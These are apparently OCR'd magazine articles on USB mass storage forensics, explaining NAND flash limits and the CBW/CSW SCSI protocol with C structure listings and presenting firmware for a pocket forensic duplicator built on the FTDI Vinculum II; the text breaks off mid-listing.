


Figure 1. *Typical USB Flash Drive*

NAND FLASH LIMITATIONS

USB NAND flash memory has revolutionized data storage, but it is not without its limitations. A well-known limitation of NAND flash storage is that it has limited write cycles. After as memory block has been overwritten too many times it becomes unreliable. A typical mean writes before failure is 10,000 cycles. High quality chips may have mean failures after 100,000 writes. While this may sound like a large number of writes, the way that writes are performed tends to result in more writes than are absolutely necessary.

Writes to NAND flash are performed one block at a time. Typical blocks sizes are 512, 2048, 4096, and 16,384 bytes. What this means is that in order to change a single bit the entire block must be read into a buffer, the bit changed, the block erased, and then the entire block re-written. Most controllers will implement some form of wear leveling, in which the memory blocks are dynamically mapped, in order to improve the life of a flash drive. This wear leveling may be performed on the flash chip itself in some cases. Even with wear leveling in place, if writes are requested one byte at a time by the operating system will result in premature failures.

Write speeds of flash drives vary widely. Generally speaking, larger and more expensive flash drives tend to have higher write speeds than their more affordable counterparts. Some of the cheaper devices have write speeds in the 1 MB/s range while 15 MB/s might be possible with high-end drives. Toshiba has recently developed a NAND flash chip they claim can sustain a write speed of 25 MB/s. Even the Toshiba chip is not capable of writes at even half of the USB 2.0 high-speed transfer rate of 480 Mbps (60 MB/s). Read speeds are generally higher, but still well under the maximum USB 2.0 rate.

The mechanism for recovering information from a damaged flash drive depends on the device's construction. NAND flash chips may be unsoldered from most devices with the exception of the completely integrated design described earlier. After chips have been removed they are most easily read by inserting them into a chip test socket, which has been wired to the appropriate electronics (which may be another flash drive with the flash chip removed). Alternatively, chips may be soldered onto a functional flash drive, which utilizes the same style chip. Some devices feature JTAG interfaces, which permit data recovery without messy unsoldering and/or soldering. Data recovery from completely integrated flash drives may be impossible without specialized equipment.

As with hard drives, flash drives rarely store as much information as their size would indicate. Generally speaking, flash drives use a minimum of 1/32 of their capacity for error correction codes (ECC). For example, a 512 byte block typically consumes 528 bytes of memory (512 bytes data + 16 bytes ECC). Additionally, some controllers use a portion of the flash memory whereas others have internal flash storage. As a result, care should be taken when performing forensic copies from a flash drive to another flash drive of a different brand. Even in the case of identical flash drives; the target drive may not have sufficient capacity to complete the copy if some of the blocks have been marked as bad. Use of an oversized and/or brand new target drive might alleviate this difficulty in many situations.

FLASH DRIVE PRESENTATION

Nearly all flash drives present themselves as SCSI hard drives when connected to a computer. The sector on these pseudo hard drives are typically 512, 2048, or 4096 bytes, with 512 bytes being the most common size in all but the largest drives. Often the devices support a reduced SCSI instruction set, as the full set of SCSI commands doesn't make sense for a memory-based device.

Just as hard drives can be organized into partitions, flash drives may be partitioned using standard operating system tools. Hard drive partitions are referred to as logical units (LU). Most drives come preformatted as one LU. The partitions are assigned logical unit numbers (LUN) starting at zero. Some operating systems (in particular older versions of Windows) do not recognize LUNs above zero. As a result, data can be hidden in upper LUNs from users of outdated operating systems.

Options abound for filesystems to be used on flash drives. In addition to the normal filesystems used on hard drives, numerous filesystems that are optimized for flash memory are available. At least, they are available to Linux users, as in typical fashion, Windows users are left out. These specialized filesystems include the TrueFFS, ExtremeFFS, Journaling Flash File System (JFFS), and Yet Another FFS (YAFFS), among others.

Most flash drives are preformatted as a single FAT or FAT32 partition. Drives formatted with NTFS are not uncommon with larger drives.

TALKING TO MASS STORAGE DEVICES

Most USB devices use control endpoints for all but data transfer. This is not the case with mass storage devices. Mass storage devices use control endpoints primarily during the initial enumeration process and then use bulk endpoints for all of the real work.

Communication over the bulk endpoints consists of three phases: command block wrapper (CBW), data transport (optional), and command status wrapper (CSW). Commands are sent in a in a command block (CB) which is wrapped inside the aptly named CBW. If the command requires the exchange of data, bulk endpoints are used to transfer data in the data transport phase. All commands are terminated by the device sending a CSW.

COMMAND BLOCK WRAPPERS

The format for a command block wrapper is presented in Listing 1. The CBW begins with the signature "USBC" or 0x43425355 in hexadecimal. The tag value is used to associate the CBW with the CSW. The data transfer length varies by command and is zero in some cases. The flags byte is all zeros with the exception of the high bit which is used to indicate transfer direction with 1 indicating in (out of the device and in to the host) and 0 indicating out (in to the device). The command block length will vary from 6-16 bytes (3 high bits will

Listing 1. *Command block wrapper structure*

```
typedef struct _USB_MSI_CBW {
   unsigned long dCBWSignature; //0x43425355 "USBC"
   unsigned long dCBWTag; // associates CBW with CSW response
   unsigned long dCBWDataTransferLength; // bytes to send or receive
   unsigned char bCBWFlags; // bit 7 0=OUT, 1=IN all others zero
   unsigned char bCBWLUN; // logical unit number (usually zero)
   unsigned char bCBWCBLength; // 3 hi bits zero, rest bytes in CB
   unsigned char bCBWCB[16]; // the actual command block (>= 6 bytes)
} USB_MSI_CBW;
```

Listing 2. *Format unit command block*

```
typedef struct _CB_FORMAT_UNIT {
   unsigned char OperationCode; //must be 0x04
   unsigned char LUN:3; // logical unit number (usually zero)
   unsigned char FmtData:1; // if 1, extra parameters follow command
   unsigned char CmpLst:1; // if 0, partial list of defects, 1, complete
   unsigned char DefectListFormat:3; //000 = 32-bit LBAs
   unsigned char VendorSpecific; //vendor specific code
   unsigned short Interleave; //0x0000 = use vendor default
   unsigned char Control;
} CB_FORMAT_UNIT;
```

Listing 3. *Read(10) command block*

```
typedef struct _CB_READ10 {
   unsigned char OperationCode; //must be 0x28
   unsigned char RelativeAddress:1; // normally 0
   unsigned char Resv:2;
   unsigned char FUA:1; // 1=force unit access, don't use cache
   unsigned char DPO:1; // 1=disable page out
   unsigned char LUN:3; //logical unit number
   unsigned long LBA; //logical block address (sector number)
   unsigned char Reserved;
   unsigned short TransferLength;
   unsigned char Control;
} CB_READ10;
```

always be zero). Unused bytes in the command block are padded with zeros. While the format for the command block varies with the command, the first byte is always the command. Some sample command blocks are presented in Listing 2 and Listing 3. More examples of command block wrappers will be found embedded in code in future installments in this series.

A set of common SCSI commands is presented in the code fragment in Listing 4. This code fragment is from code for a USB write blocker and a USB impersonator, which will be, covered in future articles in this series.

DATA TRANSPORT PHASE

Some commands involve a data transport phase. In the case of read and write commands that transfer a considerable amount of data, data is automatically broken up into packets. The maximum packet size is determined by the connection speed. Bulk endpoints are not permitted to operate at low speed. The maximum permissible packet size for full-speed and high-speed connections is 64 and 512 bytes, respectively. One thing to keep in mind when working with USB mass storage devices is that while they are required to operate at full-speed rates, they may suffer from poor performance when connected at this speed. This is in part due to the extra overhead of sending 512 byte or larger blocks in 64 byte chunks. Additionally, the controller may be optimized for high-speed operations.

COMMAND STATUS WRAPPER

Every command terminates with a command status wrapper. The command status wrapper structure is presented in Listing 5. The CSW starts with the signature “USBS” or 0x53425355 in hexadecimal. Next comes the tag, which is used to link the CSW to the correct CBW. The data residue indicates any data that remains to be transferred.

The status byte will be one of three values: 00, 01, or 02 for pass, fail, and phase error, respectively. A status of fail (01) does not indicate the nature of the failure aside from indicating it is not the result of a phase error. Upon receiving a failure

Listing 4. *Common SCSI commands*

```
#define BOMS_FORMAT_UNIT 0x04 //definitely block!
#define BOMS_INQUIRY 0x12
#define BOMS_MODE_SELECT_6 0x15
#define BOMS_MODE_SELECT_10 0x55
#define BOMS_MODE_SENSE_6 0x1a
#define BOMS_MODE_SENSE_10 0x5a
#define BOMS_PREVENT_ALLOW_REMOVAL 0x1e
#define BOMS_READ_6 0x08
#define BOMS_READ_10 0x28
#define BOMS_READ_12 0xa8
#define BOMS_READ_CAPACITY 0x25
#define BOMS_READ_FORMAT_CAPACITIES 0x23
#define BOMS_READ_TOC_PMA_ATIP 0x43
#define BOMS_REPORT_LUNS 0xa0
#define BOMS_REQUEST_SENSE 0x03
#define BOMS_SEND_DIAGNOSTIC 0x1d
#define BOMS_START_STOP_UNIT 0x1b
#define BOMS_SYCHRONIZE_CACHE 0x35
#define BOMS_TEST_UNIT_READY 0x00
#define BOMS_VERIFY 0x2f
#define BOMS_WRITE_6 0x0a //block
#define BOMS_WRITE_10 0x2a //block
#define BOMS_WRITE_12 0xaa //block
```

Listing 5. *Command status wrapper format*

```
typedef struct _USB_MSI_CSW {
   unsigned long dCSWSignature; //0x53425355 or "USBS"
   unsigned long dCSWTag; // associate CBW with CSW response
   unsigned long dCSWDataResidue; // difference between requested data and actual
   unsigned char bCSWStatus; //00=pass, 01=fail, 02=phase error, reset
} USB_MSI_CSW;
```

ON THE WEB

- *http://www.usb.org/developers/docs/* – The official source for all things USB
- *http://lvr.com/usbc.htm* – USB expert Jan Axelson's main USB page
- *http://lvr.com/mass_storage.htm* – Jan Axelson's USB mass storage page
- *http://www.youtube.com/watch?v=3D9uGCvtoFo* – Phil's DEFCON XX Talk on USB impersonation
- *http://www.youtube.com/watch?v=CIVGzG0W-DM* – Phil's 44CON 2011 Talk on USB flash drive forensics
- *http://www.instructables.com/id/Cheap-and-Effective-USB-Write-Blocker/* – Phil's instructable on how to build a USB write blocker based on his BlackHat EU 2012 presentation
- *http://www.concise-courses.com/infosec/20130404/* – Phil's Hacker Hotshots presentation on building a USB impersonator
- *http://ppolstra.blogspot.com* – Phil's blog
- *http://twitter.com/ppolstra* – Phil's Twitter page (@ppolstra)

status a read sense command should immediately be issued to discover the exact error that has occurred.

The host and drive alternate data phases (between DATA0 and DATA1) according to a set of rules. Sometimes the host and drive get out of sync and a reset status is sent to indicate they should both return to the starting phase (DATA0). This process is normally automatic and need not concern the forensic specialist.

SUMMARY

At this point it might be helpful to reiterate the processes when we connect our USB flash drive.


- First the standard enumeration process is performed, as it normally is with all USB devices.
- Once the device has been identified as a USB mass storage device an in bulk endpoint and out bulk endpoint are created.
- The host sends commands to the drive by embedding them in CBWs. If data needs to be exchanged, packets are sent in a data transport phase.
- Once the command has been processed, a CSW is sent from the drive to the host to terminate the transaction.
- The drive then waits for further commands from the host.



While much has been covered in this article, we have merely scratched the surface. USB mass storage devices are a huge topic, but hopefully this introduction and pointers to more information contained within are sufficient to provide a basic understanding of the topic. For a more detailed coverage of this topic I would highly recommend *USB Mass Storage: Designing and programming devices and embedded hosts* by Jan Axelson.

In the next installment of this series we will begin our journey into building devices to be used when performing USB mass storage device forensics. Feel free to contact Phil on twitter, on his blog, or via e-mail with any questions related to this series.

ABOUT THE AUTHOR



Dr. Phil Polstra is currently an Associate Professor and Hacker in Residence at a private university in the Midwestern United States. He also teaches online computer security courses for a private university in Tempe, Arizona. His primary research focus over the last few years has been on the use of small, low-powered devices for forensics and penetration testing. As part of this work, he has developed his own custom pentesting Linux distribution that runs on the BeagleBoard family of ARM-based computers. Phil has presented his work on USB forensics and pentesting with small computers at several conferences around the world including BlackHat, DEFCON, 44CON, GrrCON, ForenSecure, and B-sides, to name a few. When not working he can be found spending time with family, hacking electronics, picking locks, flying, or building airplanes.



We design and build great apps...

That work across screens, on all popular devices

Our **design** and **development** team can help you take your next project from conception to development and beyond. We make apps that look great and perform perfectly on desktop, tablet, mobile and in all major app stores.

We specialize in...

- **Responsive Design**
- **Web Apps**
- **WebGL Games**
- **Data Visualisation**

kdi.co

Contact us: **Email: admin@kdi.co | Phone: +1 650 681 9786**

HOW TO PERFORM FORENSICS ON USB MASS STORAGE DEVICES

PART 3: DUPLICATING USB MASS STORAGE DEVICES

by Dr. Phil Polstra

USB mass storage devices have become the standard for backup and transfer of files. The popularization of this media has led to challenges for forensic specialists trying to find data on fixed memory storage media instead of traditional magnetic media. This article in a multi-part series will demonstrate how to construct cheap and compact USB mass storage device forensic duplicators.

What you will learn:

- USB mass storage forensic duplication techniques
- How to use FTDI microcontrollers
- Methods for maximizing performance with microcontrollers

What you should know:

- A basic understanding of programming in C
- A basics understanding of USB (possibly from the first two parts in this series)

In recent years USB mass storage devices using NAND flash storage (also known as thumb drives or flash drives) have replaced magnetic media, such as floppy discs, and optical media, such as CD/DVD, as the standard means for backup and file exchange. This article will cover the use of FTDI microcontrollers for creating forensic images and duplicates of USB mass storage devices.

MAKING FORENSICS IMAGES AND DUPLICATES

When making images or forensic duplicates there are a number of options. One straightforward method is to connect a source device to a personal computer (hopefully using through some sort of write blocker). While this is certainly possible, an appropriate workstation and write blocker might not always be on hand. Additionally, commercial USB write blockers tend to be expensive. The next article in this series will describe an inexpensive write blocker based on the FTDI microcontroller.

In this article we will describe another option also based on the FTDI microcontroller. FTDI produces USB-related chips such as those, found in older versions of the Arduino and many USB to serial cables. Despite being introduced several years ago, the FTDI Vinculum 2 (VNC2) remains one of the few microcontrollers on the market, which is capable of operating as either a slave (device), or host. After a brief introduction to the VNC2, details for a pocket-sized USB mass storage device duplicator will be provided.




Figure 1. *Vinculum II block diagram*

MEET THE FTDI VINCULUM 2

The FTDI Vinculum II dual USB host controller has many nice features including:

- Embedded 16-bit Harvard architecture MCU core, with 256KBytes of Flash memory and 16Kbytes RAM.
- 2 x Full-Speed / Low-speed USB 2.0 ports supporting Host or Slave operation.
- Programmable UART interface, supports up to 6MBaud transfers.
- 8-bit wide FIFO interface.
- 2 x SPI slave interfaces, 1 x SPI master interface.
- PWM (Pulse Width Modulation) interface.
- 4 channel DMA controller, and general-purpose timers.
- Support for reduced power modes.
- Multiple packages size options (32-/48-/64-pin QFN and LQFP packages).
- Backwards compatible with VNC1L with 48-pin LQFP package.
- RoHS compliant, and extended temperature support (-40°C to +85°C).
- Enhanced features with Vinculum Software Tool Suite
- Based on royalty-free flexible 'C' based Integrated Development Environment.
- Includes compiler, drivers and RTOS kernel to support user firmware development.




Figure 2. *FTDI Integrated development environment*




Figure 3. *Programming the VNC2 multiplexer*

- Debug interface for real-time hardware based code debug.
- Pre-compiled libraries for several USB classes including FAT file system support.

The VNC2 is available in 32, 48, and 64 pin versions. Unlike the AVR line of microcontrollers as found in the Arduinos, the only difference between chips in the VNC2 family is the number of general-purpose input/output (GPIO) lines available. This makes it possible to easily scale solutions up and down without any code changes. Unfortunately, the VNC2 is only available in surface mount (SMD) versions, which can make prototyping difficult. However, several relatively inexpensive development modules, including the Arduino-style Vinco, are available.

The VNC2 is a full-featured microcontroller as can be seen from the block diagram in Figure 1. In addition to providing unrivaled USB functionality, the inclusion of pulse width modulation (PWM), inter-integrated circuit (I2C), serial, GPIO, and serial peripheral interface (SPI) support ensures that the VNC2 can be interfaced with virtually any device. The VNC2 may be operated at clock speeds of up to 48 MHz (over twice the typical Arduino speeds). Additionally, the VNC2 normally runs a full-featured real-time operating system known as VOS. Some of the nicer features of VOS include: threads, semaphores, mutexes, and timers. FTDI provides an integrated development environment (IDE) for developing VNC2 applications in C and Assembly. The IDE is shown in Figure 2. The IDE includes a GUI facility for programming the GPIO multiplexer as shown in Figure 3. While the IDE is a Windows-only application, it runs perfectly well in a virtual box under Linux.

A SIMPLE AND COMPACT DUPLICATOR

FTDI provides a number of useful drivers for the VNC2 platform, including drivers for reading mass storage devices. Creating a sector-by-sector copy of a mass storage device is a simple matter of reading in each sector using the FTDI framework and outputting to another compatible mass storage device or storing an image to appropriate media. Full code can be found at *http://polstra.org*. Due to the total code length, I will only provide snippets of code in this article.

The most straightforward way to read sectors (which are typically 512 bytes) is shown in Listing 1. Writing to a target mass storage device is very similar, as recalled from earlier articles discussing that data is read and written in blocks. Maximum performance is achieved when the amount of data read and more importantly written is a multiple of the devices read and write block sizes. An improved method for reading multiple sectors is presented later in this article.

Listing 1. *Reading sectors*

```
unsigned char FatReadSector(unsigned long sec,
unsigned char *buffer, unsigned short sl)
{
   // transfer buffer
   static msi_xfer_cb_t xfer;
   unsigned char stat;
   xfer.sector = sec;
   xfer.buf = buffer;
   xfer.total_len = sl;
   xfer.buf_len = sl;
   xfer.status = MSI_NOT_ACCESSED;
   xfer.s = &semRead;
   xfer.do_phases = MSI_PHASE_ALL;
   stat = vos_dev_read(hBOMS_2, (unsigned char
*)&xfer, sizeof(msi_xfer_cb_t ), NULL);
   if (stat == MSI_OK)
   {
      stat = FAT_OK;
   }
   else
   {
      stat |= FAT_MSI_ERROR;
   }
   return stat;
}
```

Listing 2. *Main processing loop for simple duplicator*

```
void firmware(void)
{
   unsigned short sectorSize2, sectorSize1;
   unsigned char led[5]={0x08, 0x10, 0x20, 0x40,
0x80};
   unsigned char connectstate;
   unsigned char status;
   unsigned short ledStep;
   usbhost_device_handle *ifDev;
   usbhost_ioctl_cb_t hc_iocb, be_iocb;
   usbhost_ioctl_cb_class_t hc_iocb_class;
   // BOMS device variables
   msi_ioctl_cb_t boms_iocb;
   boms_ioctl_cb_attach_t boms_att;
   // FAT file system variables
   fat_ioctl_cb_t fat_ioctl;
   fatdrv_ioctl_cb_attach_t fat_att;
   FILE *file;
   msi_xfer_cb_t xfer;
   usbhost_xfer_t uxfer;
   // completion semaphore
   vos_semaphore_t semRead, semWrite;
   unsigned char *pBuffer;
   unsigned long sector=0;
   unsigned short clusterSize;
   short allDone=0;
   int i; //counting variable

   // open host controller
   hUSBHOST_2 = vos_dev_open(VOS_DEV_USBHOST_2);

   // buffer for reading and writing sectors
   pBuffer = malloc(BUFFER_SIZE);
   do
   {
      // use ioctl to see if bus available
      hc_iocb.ioctl_code = VOS_IOCTL_USBHOST_
GET_CONNECT_STATE;
      hc_iocb.get = &connectstate;
      vos_dev_ioctl(hUSBHOST_2, &hc_iocb);
         if (connectstate == PORT_STATE_ENUMERATED)
      {
         // find and connect a BOMS device
         // USBHost ioctl to find first BOMS
device on host
         hc_iocb.ioctl_code = VOS_IOCTL_USBHOST_
DEVICE_FIND_HANDLE_BY_CLASS;
         hc_iocb.handle.dif = NULL;
         hc_iocb.set = &hc_iocb_class;
         hc_iocb.get = &ifDev;
         hc_iocb_class.dev_class = USB_CLASS_MASS_STORAGE;
         hc_iocb_class.dev_subclass = USB_
SUBCLASS_MASS_STORAGE_SCSI;
         hc_iocb_class.dev_protocol = USB_
PROTOCOL_MASS_STORAGE_BOMS;

         if (vos_dev_ioctl(hUSBHOST_2, &hc_iocb)
!= USBHOST_OK)
         {
            break;
         }

         // now we have a device, intialise a
BOMS driver for it
         hBOMS_2 = vos_dev_open(VOS_DEV_BOMS_2);

         // BOMS ioctl to attach BOMS driver to
device on host
         boms_iocb.ioctl_code = MSI_IOCTL_BOMS_ATTACH;
         boms_iocb.set = &boms_att;
         boms_iocb.get = NULL;
         boms_att.hc_handle = hUSBHOST_2;
         boms_att.ifDev = ifDev;

         status = vos_dev_ioctl(hBOMS_2, &boms_
iocb);
         if (status != MSI_OK)
         {
            break;
         }

         boms_iocb.ioctl_code = MSI_IOCTL_GET_
SECTOR_SIZE;
         boms_iocb.get = &sectorSize2;
```

```
        vos_dev_ioctl(hBOMS_2,&boms_iocb);

        // now connect to the drive to be
written to in port 1
        hUSBHOST_1 = vos_dev_open(VOS_DEV_USBHOST_1);
        // use ioctl to see if bus available
        hc_iocb.ioctl_code = VOS_IOCTL_USBHOST_
GET_CONNECT_STATE;
        hc_iocb.get = &connectstate;

        do
        {
           vos_dev_ioctl(hUSBHOST_1, &hc_iocb);
           vos_delay_msecs(250);
        } while (connectstate!=PORT_STATE_
ENUMERATED);

        // find and connect a BOMS device
        // USBHost ioctl to find first BOMS
device on host
        hc_iocb.ioctl_code = VOS_IOCTL_USBHOST_
DEVICE_FIND_HANDLE_BY_CLASS;
        hc_iocb.handle.dif = NULL;
        hc_iocb.set = &hc_iocb_class;
        hc_iocb.get = &ifDev;
        hc_iocb_class.dev_class = USB_CLASS_
MASS_STORAGE;
        hc_iocb_class.dev_subclass = USB_
SUBCLASS_MASS_STORAGE_SCSI;
        hc_iocb_class.dev_protocol = USB_
PROTOCOL_MASS_STORAGE_BOMS;

        if (vos_dev_ioctl(hUSBHOST_1, &hc_iocb)
!= USBHOST_OK)
        {
           break;
        }

        // now we have a device, intialise a
BOMS driver for it
        hBOMS_1 = vos_dev_open(VOS_DEV_BOMS_1);

        // BOMS ioctl to attach BOMS driver to
device on host
        boms_iocb.ioctl_code = MSI_IOCTL_BOMS_ATTACH;
        boms_iocb.set = &boms_att;
        boms_iocb.get = NULL;
        boms_att.hc_handle = hUSBHOST_1;
        boms_att.ifDev = ifDev;

        status = vos_dev_ioctl(hBOMS_1, &boms_iocb);
        if (status != MSI_OK)
        {
           break;
        }

        boms_iocb.ioctl_code = MSI_IOCTL_GET_
SECTOR_SIZE;
        boms_iocb.get = &sectorSize1;
        vos_dev_ioctl(hBOMS_1,&boms_iocb);
        clusterSize = BUFFER_SIZE/sectorSize1;

        // time to copy
        vos_init_semaphore(&semRead, 0);
        vos_init_semaphore(&semWrite, 0);
        xfer.sector = sector;
        xfer.buf = pBuffer;
        xfer.total_len = BUFFER_SIZE;
        xfer.buf_len = BUFFER_SIZE;
        xfer.status = MSI_NOT_ACCESSED;
        xfer.s = &semRead;
        xfer.do_phases = MSI_PHASE_ALL;
        do
        {
              status = FatReadSector(sector,
pBuffer, BUFFER_SIZE);
              if (status == FAT_OK)
              {
                 status = FatWriteSector(sector,
pBuffer, BUFFER_SIZE);
              } else
              {
                 allDone = 1;
                 break;
              }
              sector+=clusterSize;
            vos_dev_write(hGPIO_PORT_A,
&led[ledStep%5],1,NULL);
        } while((status == FAT_OK)&& !allDone);

        // TO DO: use SCSI command 0x25 to find
drive size instead of going till error
        allDone=1;

        boms_iocb.ioctl_code = MSI_IOCTL_BOMS_DETACH;
        if (vos_dev_ioctl(hBOMS_2, &boms_iocb)
!= MSI_OK)
        {
           break;
        }
        vos_dev_close(hBOMS_2);

        boms_iocb.ioctl_code = MSI_IOCTL_BOMS_DETACH;
        if (vos_dev_ioctl(hBOMS_1, &boms_iocb)
!= MSI_OK)
        {
           break;
        }
        vos_dev_close(hBOMS_1);
        vos_power_down(VOS_WAKE_ON_USB_1); //
go to sleep till next time
      }
   } while (!allDone);
}
```



Figure 4. *An extremely compact USB duplicator*



Figure 5. *A more user-friendly duplicator*

Listing 3. *Main threads for a double-buffered duplicator*

```
void thread_1()
{
   unsigned short i;
   unsigned char status;
   sector1 = 0;
   sector2 = clusterSize;

   while (!enumed2)
   {
      vos_delay_msecs(1000);
   }

   do
   {
      // this funny for loop is to speed up
processing
      // by eliminating as much as possible from
a tight loop
      // while still providing status through
LEDs
      for(i=0;i<500;i++)
      {
         vos_wait_semaphore(&semBuf1);
         vos_lock_mutex(&mBuf1);
         status = FatReadSector(sector1, pBuf1,
BUFFER_SIZE);
         vos_unlock_mutex(&mBuf1);
